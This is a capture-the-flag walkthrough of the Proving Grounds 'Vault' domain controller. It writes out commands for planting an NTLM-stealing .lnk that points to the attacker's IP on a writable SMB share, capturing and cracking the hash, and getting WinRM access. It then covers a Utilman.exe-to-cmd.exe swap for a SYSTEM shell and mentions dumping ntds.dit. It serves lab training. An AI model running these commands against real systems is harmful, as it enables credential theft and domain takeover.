Proving Grounds: Vault — NTLM Theft and SeRestorePrivilege to SYSTEM
Capturing a Net-NTLMv2 hash with a .lnk dropped on a writable anonymous SMB share, cracking it, WinRM access, and a SYSTEM shell via the Utilman.exe swap.
| Machine | Vault (192.168.154.172, domain vault.offsec) |
| Platform | OffSec Proving Grounds Practice |
| OS / role | Windows Server 2019 (build 17763), Domain Controller |
| Foothold | Writable anonymous SMB share → forced NTLM authentication |
| Privilege escalation | SeRestorePrivilege → Utilman.exe swap over RDP |
Attack chain at a glance
- Nmap shows a Domain Controller with SMB, LDAP, WinRM and RDP open.
- Null sessions over RPC are refused, but the
DocumentsShareshare is writable anonymously. - A malicious
.lnkfile built withntlm_theftis dropped on the share; a user browsing it authenticates to our machine and Responder captures theanirudhNet-NTLMv2 hash. - Hashcat cracks the hash with
rockyou.txtin seconds and we log in over WinRM withevil-winrm. whoami /privshowsSeRestorePrivilege: we replaceUtilman.exewithcmd.exeand press Win+U on the RDP login screen to get aNT AUTHORITY\SYSTEMshell.
1. Reconnaissance
sudo nmap -sC -sV -Pn -p- -T4 192.168.154.172 --open
DC.vault.offsec Domain Controller.The open ports, and what each one means for us:
| Port | Service | Why it matters |
|---|---|---|
| 53 | DNS | Resolves names to IP addresses; on a DC it serves the domain zone. |
| 88 / 464 | Kerberos / kpasswd | The primary authentication protocol in Active Directory. |
| 135, 139, 445 | RPC / SMB | File sharing and remote management. This is our way in. |
| 389 / 3268 | LDAP / Global Catalog | Directory service used to query AD objects (users, groups and so on). |
| 3389 | RDP | Remote Desktop. We use it again for privilege escalation. |
| 5985 | WinRM | Remote PowerShell. Once we have a password, this is our shell. |
Two details from the scan matter later: WinRM (5985) is open, so cracked credentials turn straight into a shell, and SMB message signing is "enabled and required". Because signing is required, an NTLM relay attack against this host will not work, so a captured hash has to be cracked.
I added the domain to /etc/hosts and checked the time offset against the DC:
echo "192.168.154.172 vault.offsec" | sudo tee -a /etc/hosts
sudo ntpdig 192.168.154.172
Kerberos rejects requests when the clock skew exceeds 5 minutes. On its own, ntpdig <IP> only prints the offset; to actually set the clock use sudo ntpdig -S <IP> (or sudo ntpdate <IP>). This chain does not use Kerberos in the end (WinRM falls back to NTLM), but synchronising the clock first is a good habit on AD machines.
2. Anonymous access attempts
I tried to list users without credentials (a null session, -U '' -N) and ran enum4linux:
rpcclient -U '' -N 192.168.154.172
enum4linux 192.168.154.172
enum4linux stops after the session check.NT_STATUS_ACCESS_DENIED means the server's RPC side refuses anonymous (empty username and password) sessions, so there is no user list from here. SMB share listing, however, still works:
smbclient -L //192.168.154.172 -N

DocumentsShare.DocumentsShare opens anonymously but is empty. On NETLOGON and SYSVOL the connection succeeds while ls returns NT_STATUS_ACCESS_DENIED: an anonymous session can open the share, but has no list or read permission inside it.
3. The detail that matters: is the share writable?
An empty, non-standard share is often a drop box that a user or scheduled task checks. Rather than only reading it, I tested whether I could write to it:
echo test > test.txt
smbclient //192.168.154.172/DocumentsShare -N -c 'put test.txt'
4. Why this works: NTLM and forced authentication
NTLM (NT LAN Manager) is Microsoft's legacy family of authentication protocols. Modern domains use Kerberos first, but NTLM stays enabled for compatibility and is still used whenever a client connects to a resource by IP address.
- The NT hash: Windows does not store passwords in plaintext. The NT hash is the MD4 digest of the UTF-16LE encoded password; on a DC these hashes live in
ntds.dit. - Challenge-response: the server sends a random challenge, and the client computes a response from that challenge and its NT hash. The password itself never crosses the network.
- The weakness: the client does not verify who it is authenticating to. When Windows touches a path like
\\ATTACKER_IP\share\…, it automatically sends the logged-in user's NTLM response to whatever server answers.
What we capture is a Net-NTLMv2 response. It is not the NT hash, so it cannot be used for pass-the-hash. It can only be cracked offline (hashcat and a wordlist) or relayed to another service. Relay is ruled out here because SMB signing is required, which leaves cracking.
The plan:
- Create a shortcut (
.lnk) whose icon path points to our own IP. - Start a fake SMB server on our machine.
- Drop the
.lnkon the writable share. - When a user (or a bot simulating one) opens the folder, Explorer tries to load the icon, connects to us, and we capture the hash.
5. Building the bait file: ntlm_theft
ntlm_theft generates bait files in many formats (.lnk, .url, .scf, .docx, …) that trigger NTLM authentication. I used .lnk because it is a reliable trigger on Windows Explorer. To cover more cases you can generate every format at once with -g all.
# -s must be OUR tun0 IP, not the target's
python3 ntlm_theft.py -g lnk -s 192.168.45.160 -f vault| Parameter | Meaning |
|---|---|
-g lnk (--generate) | Type of bait file to generate. Here: a Windows shortcut. |
-s 192.168.45.160 (--server) | The IP the victim will connect to, which is our own VPN (tun0) address where the fake SMB server listens. |
-f vault (--filename) | Output name. Produces vault/vault.lnk. |

-s was set to the target's IP (192.168.154.172), which is wrong.A common mistake: -s is not the target's address. It is the address where you listen. A .lnk pointing at the target makes the victim try to authenticate to itself, and your listener sees nothing. Check your IP with ip -4 addr show tun0.
6. Listener: impacket-smbserver vs Responder
My first try was impacket-smbserver, which produced no hash:
impacket-smbserver test . -smb2support
With Responder, uploading the file again captured the hash:
sudo responder -I tun0
smbclient //192.168.154.172/DocumentsShare -N -c 'put vault.lnk'

VAULT\anirudh.So why did impacket fail? In my notes I had first blamed a share-name mismatch and LLMNR poisoning. Neither explanation holds. NTLM authentication happens during SMB session setup, before any share name is checked, so impacket-smbserver prints the hash whatever the share is called. LLMNR/NBT-NS poisoning works on broadcast name lookups, does not cross the VPN, and is not needed when the victim connects straight to an IP. -smb2support was already set. The most likely causes are that the .lnk still pointed at the wrong IP (previous section), or that the bot on the target only browses the share every few minutes and the server was stopped before it did. Both tools work for this attack; just make sure the bait points at your IP and wait long enough.
7. Cracking the hash
The hash format is user::DOMAIN:challenge:NTProofStr:blob; the hashcat mode is 5600 (NetNTLMv2):
echo 'anirudh::VAULT:2227191f219be214:…' > hash.txt
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
anirudh : SecureHM.8. Foothold: WinRM
With port 5985 open, the credentials turn straight into a PowerShell session:
evil-winrm -i 192.168.154.172 -u anirudh -p 'SecureHM'

local.txt is on C:\Users\anirudh\Desktop (flag redacted).9. Privilege escalation: SeRestorePrivilege
whoami /priv
SeBackupPrivilege and SeRestorePrivilege.Several paths are possible from here. I picked SeRestorePrivilege because it is the simplest:
- What it grants:
SeRestorePrivilegeexists so backups can be restored. It lets the holder write to and replace any file, regardless of its ACL. (Bypassing ACLs to read any file isSeBackupPrivilege.) - Utilman.exe: pressing Win+U or the Ease of Access icon on the login screen launches
C:\Windows\System32\Utilman.exe. No user is logged in on the login screen, so Winlogon starts it asNT AUTHORITY\SYSTEM. - The idea: if we put
cmd.exein place ofUtilman.exe, Win+U gives us a SYSTEM command prompt.
cd C:\Windows\System32
ren Utilman.exe Utilman.old
ren cmd.exe Utilman.exe
Then I connected to RDP, but did not log in. I only needed the login screen:
rdesktop 192.168.154.172

cmd.exe opens with SYSTEM privileges.
proof.txt is on C:\Users\Administrator\Desktop (flag redacted).Clean up. The commands above leave the system without a cmd.exe. In a lab it does not matter, but in a real engagement put the files back when you are done: ren Utilman.exe cmd.exe then ren Utilman.old Utilman.exe. Also, if a privilege shows as Disabled in whoami /priv, it has to be enabled first (for example with the EnableSeRestorePrivilege.ps1 script). On Vault it was already Enabled.
Alternative paths
- SeBackupPrivilege: the same account can read any file as well. On a DC that means taking a shadow copy with
diskshadowand copyingntds.ditwithrobocopy /b, then dumping every domain hash withimpacket-secretsdump. - AD permissions: collecting data with BloodHound and checking what
anirudhhas rights over (for example, Group Policy objects) is worth doing. One of the public writeups describes a second technique; I have not tried it yet.
Lessons learned
- Do not stop at reading an anonymous share. Test write access as well. An empty, non-standard share is often a drop box someone is watching.
- In
ntlm_theftand any other bait file, the address is yours, not the target's. - When a tool "doesn't work", find out why before reaching for the next one: the timing, the IP and the protocol.
- Read the nmap output twice: signing required rules out relaying, and an open 5985 tells you how cracked credentials become a shell.
SeBackup/SeRestore-style privileges are effectively administrator rights on their own.